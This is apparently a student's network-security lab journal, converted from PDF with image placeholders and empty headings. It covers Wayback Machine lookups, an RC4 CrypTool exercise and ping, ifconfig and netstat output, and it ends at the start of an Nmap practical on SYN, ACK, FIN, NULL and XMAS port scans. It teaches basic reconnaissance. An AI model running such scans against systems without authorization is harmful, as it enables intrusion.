Step 1: Visit to archive.org website.

Step 2: Enter the Website URL Address

1) <https://www.airtel.in/>





Indexed on September 24, 2022.

Saved 22,645 times between February 5, 2005 and February 18, 2023.



Quick search on MIME-types...



<< < 1 2 ... > >>

## Captures





11




**Last 10 Captures**

Capture	Statuscode	MIME-type	Size
Sat, 18 Feb 2023 21:12:03 GMT	200	text/html	2051
Sat, 18 Feb 2023 21:12:02 GMT	301	unk	417
Sat, 18 Feb 2023 21:11:59 GMT	-	warc/revisit	483
Sat, 18 Feb 2023 16:38:48 GMT	-	warc/revisit	958
Sat, 18 Feb 2023 16:36:46 GMT	301	unk	419
Sat, 18 Feb 2023 13:47:53 GMT	-	warc/revisit	955
Sat, 18 Feb 2023 13:47:49 GMT	301	unk	419
Sat, 18 Feb 2023 11:12:08 GMT	301	text/html	526
Sat, 18 Feb 2023 05:25:10 GMT	-	warc/revisit	955
Sat, 18 Feb 2023 05:25:07 GMT	301	unk	418


2) <https://www.croma.com/>



### Keys Summary for the TLD/Host/Domain




### Top Level MIME-types Summary



## Last 10 Captures



Capture	Statuscode	MIME-type	Size
Sat, 18 Feb 2023 09:16:38 GMT	200	text/html	73033
Sat, 18 Feb 2023 07:55:07 GMT	200	text/html	71108
Sat, 18 Feb 2023 06:36:13 GMT	200	text/html	71103
Sat, 18 Feb 2023 06:36:02 GMT	301	unk	393
Fri, 17 Feb 2023 07:07:43 GMT	200	text/html	70739
Fri, 17 Feb 2023 05:42:50 GMT	200	text/html	70774
Fri, 17 Feb 2023 05:42:44 GMT	301	unk	432
Thu, 16 Feb 2023 06:39:37 GMT	200	text/html	70798
Thu, 16 Feb 2023 05:23:14 GMT	200	text/html	70844
Thu, 16 Feb 2023 05:23:03 GMT	301	unk	437



 Explore more than 700 billion web pages saved over time  
<https://www.archive.org>

[Calendar](#) - [Collections](#) - [Changes](#) - [Summary](#) - [Site Map](#) - [URLs](#)

More than 10,000 URLs have been captured for this URL prefix.

URL	MIME Type	From	To	Captures	Duplicates	Uniques
http://www.archive.org/	unk	Mar 29, 2022	Apr 21, 2022	2	0	2
http://www.archive.org/	text/html	May 19, 2021	May 19, 2021	2	0	2
http://www.archive.org/	text/html	Feb 7, 1999	Feb 10, 2023	2074	1211	1763
http://www.archive.org/	text/html	May 22, 1998	Feb 9, 1999	2	0	2
http://www.archive.org/	text/html	Dec 4, 1999	Dec 4, 1999	1	0	1
http://www.archive.org/	text/html	Dec 4, 1999	Dec 4, 1999	1	0	1
http://www.archive.org/	text/html	May 22, 1998	Feb 9, 1999	2	0	2
http://www.archive.org/	text/html	May 22, 1998	Feb 9, 1999	2	0	2
http://www.archive.org/	text/html	Apr 1, 2004	Jun 8, 2009	28	25	3
http://www.archive.org/	text/html	Feb 11, 2017	Nov 11, 2017	1	0	1
http://www.archive.org/	text/html	Feb 16, 2017	Apr 7, 2018	29	23	6
http://www.archive.org/	text/html	Jan 26, 2023	Jan 29, 2023	2	0	2
http://www.archive.org/	text/html	Sep 23, 2016	Jan 26, 2017	2	0	2
http://www.archive.org/	text/html	Jan 8, 2017	Jan 8, 2017	1	0	1
http://www.archive.org/	text/html	May 1, 2021	May 1, 2021	2	0	2
http://www.archive.org/	text/html	Sep 3, 2021	Sep 3, 2021	2	0	2
http://www.archive.org/	text/html	Mar 12, 2021	Mar 12, 2021	2	0	2
http://www.archive.org/	text/html	May 31, 2021	May 31, 2021	2	0	2
http://www.archive.org/	text/html	Aug 27, 2021	Aug 27, 2021	2	0	2
http://www.archive.org/	text/html	Apr 22, 2018	Dec 13, 2018	296	295	1
http://www.archive.org/	text/html	Apr 8, 2018	Dec 13, 2018	299	298	1
http://www.archive.org/	text/html	Apr 8, 2018	Dec 13, 2018	298	295	3
http://www.archive.org/	text/html	Apr 8, 2018	Dec 13, 2018	296	295	1

**PRACTICAL NO 2****AIM: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.****Step 1:****Step 2: Encryption using RC4****Decryption**





## AIM: Using TraceRoute, ping, ifconfig, netstat Command

“Enter”.

Trace complete.

Ifconfig

```

Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254
Ping statistics for 203.192.253.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62
Ping statistics for 125.18.4.65:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_

```

```

susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)

```

Netstat



```
C:\Users\singh>netstat
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


## PRACTICAL NO. 4

**AIM:** Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, and XMAS.

**NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

### Command Line Usage of Nmap:

C:\>nmap



```

C:\Users\Administrator>nmap
Nmap 7.70 ( https://nmap.org )
